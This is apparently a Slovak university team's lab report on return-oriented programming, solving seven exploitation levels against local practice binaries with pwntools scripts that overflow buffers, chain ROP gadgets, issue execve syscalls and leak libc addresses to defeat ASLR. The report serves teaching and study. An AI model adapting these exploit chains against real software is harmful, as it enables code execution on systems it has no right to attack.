|  |  |
| --- | --- |
| Názov tímu: | 42 |
| Členovia: | Nicolas Macák  Veronika Szabóová  Petra Kirschová |

Blok 4: ROP

Prvým krokom bolo vždy zistiť offset pre buffer. Toto sme zisťovali v každej úlohe rovnakým spôsobom – pomocou cyklického patternu:

Text

Description automatically generated

# Level 1

Na to, aby funkcia win vypísala flag, potrebuje 2 argumenty v registroch RDI a RSI. Pre tieto registre sme našli gadgety:



Najprv sme vyplnili buffer reťazcom dĺžky 40 (offset), potom sme pomocou gadgetov naplnili registre a na koniec ROP chainu sme pridali adresu win funkcie.

from pwn import \*

p = process("/rop\_level\_1")

pop\_rdi = 0x4013c3

pop\_rsi\_r15 = 0x4013c1

win = 0x4011f6

payload = b"A"\*40 # offset = 40

payload += p64(pop\_rdi) + p64(0x2a) # naplnenie RDI

payload += p64(pop\_rsi\_r15) + p64(0x539) + p64(0x0) # naplnenie RSI a R15

payload += p64(win) # zavolanie win

p.send(payload)

print(p.clean())

Text

Description automatically generated

# Level 2

V tejto úlohe bola win funkcia rozdelená na 2 časti. Stačilo vyplniť buffer pomocou nájdeného offsetu = 120 a následne zreťaziť volanie obidvoch funkcií. Ich adresy sme vyčítali z binary ninja.

from pwn import \*

p = process("/rop\_level\_2")

offset = 120 # offset = 120

win1 = 0x4011f6 # adresa 1. casti win

win2 = 0x40122e # adresa 2. casti win

payload = b"A"\*offset + p64(win1) + p64(win2)

p.send(payload)

print(p.clean())

Text


Description automatically generated

# Level 3

Win bola rozdelená na 5 častí a navyše sa v každej funkcii porovnával vstupný argument. Preto bolo potrebné okrem zreťazeného volania funkcií naplniť aj register RDI správnou hodnotou:

 Graphical user interface, text

Description automatically generated A picture containing text, device, meter

Description automatically generated A picture containing text, clock

Description automatically generated

Na naplnenie RDI sme našli gadget:



Výsledný ROP chain obsahuje reťazec s offsetom a potom sa 5 krát opakovalo naplnenie RDI a zavolanie časti funkcie win.

from pwn import \*

p = process("/rop\_level\_3")

pop\_rdi = 0x4015a3

payload = b"A"\*232 # offset = 232

payload += p64(pop\_rdi)+p64(0x1)+p64(0x401216) # naplnenie RDI=1 a zavolanie 1. casti win

payload += p64(pop\_rdi)+p64(0x2)+p64(0x401285) # naplnenie RDI=2 a zavolanie 2. casti win

payload += p64(pop\_rdi)+p64(0x3)+p64(0x4012f4) # naplnenie RDI=3 a zavolanie 3. casti win

payload += p64(pop\_rdi)+p64(0x4)+p64(0x401363) # naplnenie RDI=4 a zavolanie 4. casti win

payload += p64(pop\_rdi)+p64(0x5)+p64(0x4013d2) # naplnenie RDI=5 a zavolanie 5. casti win

p.send(payload)

print(p.clean())

Text

Description automatically generated

# Level 4 a Level 5

V obidvoch úlohách nebola funkcia win, ale súbor flag sme museli otvoriť a prečítať pomocou ROP chainu. Pri L4 a L5 sme postupovali rovnako.

**1.** Napísali sme C-čkový program, ktorý otvorí flag a vypíše jeho obsah na obrazovku:

#include <stdio.h>

int main() {

FILE \*fp;

char buff[255];

fp = fopen("/flag", "r");

fscanf(fp, "%s", buff);

printf("1 : %s\n", buff );

fclose(fp);

return 0;

}

**2.** tento program sme skompilovali pod názvom ***puts***, pretože tento string sa už nachádza v binárke a nemuseli sme v ROP chaine názov súboru nikde ukladať.



**3. ROP chain** obsahoval *execve* volanie programu *puts.* Na vykonanie systémového volania sme potrebovali gadgety pre naplnenie registrov RAX, RDX, RSI, RDI a samotný syscall:

Text

Description automatically generated

Pri vytváraní ROP chainu sme postupovali podľa assembly kódu pre *execve* a na základe toho sme zreťazili ROP gadgety. Kód pre Level 5 bol rovnaký, zhodovali sa aj adresy gadgetov. Jediným rozdielom bol offset, ktorý bol v leveli 5 = **264**.

from pwn import \*

p = process("/rop\_level\_4")

# gadgety

syscall = 0x4011ca

pop\_rax = 0x4011d5

pop\_rdx = 0x4011d0

pop\_rsi = 0x4011ce

pop\_rdi = 0x4011cc

file\_ptr = 0x4004c3

payload = b"A"\*72 # offset = 72 (resp. 264 pre L5 )

payload += p64(pop\_rax)+p64(0x3b) # mov rax, 59

payload += p64(pop\_rdi)+p64(file\_ptr) # lea rdi, [file\_ptr]

payload += p64(pop\_rsi)+p64(0x0) # mov rsi,0

payload += p64(pop\_rdx)+p64(0x0) # mov rdx,0

payload += p64(syscall) # syscall

p.sendline(payload)

print(p.clean())

**Level 4:**

Text

Description automatically generated

**Level 5:**

Text

Description automatically generated


# Level 6

Na čítanie flagu sme použili rovnaký C-čkový kód, ako v Leveli 4 a 5 s názvom **puts**. Tento kód sme spustili pomocou ROP chainu, v ktorom sme vytvorili *execve* syscall.

V binárke sa nachádzali gadgety iba pre naplnenie RDI a RSI. Na ostatné sme použili libc.



Program vypísal leaknutú adresu funkcie *system* v libc. V libc sme pomocou readelf našli offset tejto funkcie a pomocou toho sme vypočítali libc\_base = leak - offset.



Potom sme v libc našli adresy gadgetov a k nim sme pripočítali libc\_base.



from pwn import \*

p = process("/rop\_level\_6")

p.readuntil("BONUS: ")

addr = p.readuntil("\n\n")[:-2]

# libc base

system\_leak = int(addr,16)

system\_offset = 0x55410

libc\_base = system\_leak - system\_offset

# libc gadgety

syscall = 0x2584d + libc\_base

pop\_rax = 0x4a54f + libc\_base

pop\_rdx\_r12 = 0x11c371 + libc\_base

# /rop\_level\_6 gadgety

pop\_rsi\_r15 = 0x401351

pop\_rdi = 0x401353

file\_ptr = 0x4004fb

payload = b"A"\*104 # offset = 104

payload += p64(pop\_rax)+p64(0x3b) # mov rax, 59

payload += p64(pop\_rdi)+p64(file\_ptr) # lea rdi, [file\_ptr]


payload += p64(pop\_rsi\_r15)+p64(0x0)+p64(0x0) # mov rsi,0

payload += p64(pop\_rdx\_r12)+p64(0x0)+p64(0x0) # mov rdx,0

payload += p64(syscall) # syscall

p.sendline(payload)

print(p.clean())



# Level 7

Na čítanie flagu sme použili rovnaký C-čkový kód, ako v Leveli 4, 5 a 6 s názvom **puts**. Riešenie úlohy bolo rovnaké ako riešenie levelu 6 s tým že sme si museli sami leaknuť adresu nejakej funkcie z libc. Po vzore zo slajdov z cvičenia sme leakli adresu funkcie puts (nemá nič spoločné s názvom .c programu na prečítanie flagu).

from pwn import \*

e = ELF('/rop\_level\_7')

puts\_got = e.got['puts']

puts\_plt = e.plt['puts']

p = process('/rop\_level\_7')

p.clean()

start = 0x4010d0

pop\_rdi = 0x401303

p.sendline(b"A"\*40 # offset = 40

+ p64(pop\_rdi) + p64(puts\_got)

+ p64(puts\_plt)

+ p64(start)

)

leak = p.clean()

for i in range(len(leak)): # precitame bajty kym sa nenarazime na \n

if 10 == leak[i]:

break;

leak = leak[0:i]

# libc

puts\_leak = int.from\_bytes(leak, 'little')

puts\_offset = 0x875a0

libc\_base = puts\_leak - puts\_offset

# gadgety

syscall = 0x2584d + libc\_base

pop\_rax = 0x4a54f + libc\_base

pop\_rdx\_r12 = 0x11c371 + libc\_base

pop\_rsi\_r15 = 0x401301

file\_ptr = 0x4004c3

payload = b"A"\*40 # offset = 40

payload += p64(pop\_rax)+p64(0x3b) # mov rax, 59

payload += p64(pop\_rdi)+p64(file\_ptr) # lea rdi, [file\_ptr]

payload += p64(pop\_rsi\_r15)+p64(0x0)+p64(0x0) # mov rsi,0

payload += p64(pop\_rdx\_r12)+p64(0x0)+p64(0x0) # mov rdx,0

payload += p64(syscall) # syscall

p.sendline(payload)

print(p.clean())

Ako výsledok sme dostali:

Text

Description automatically generated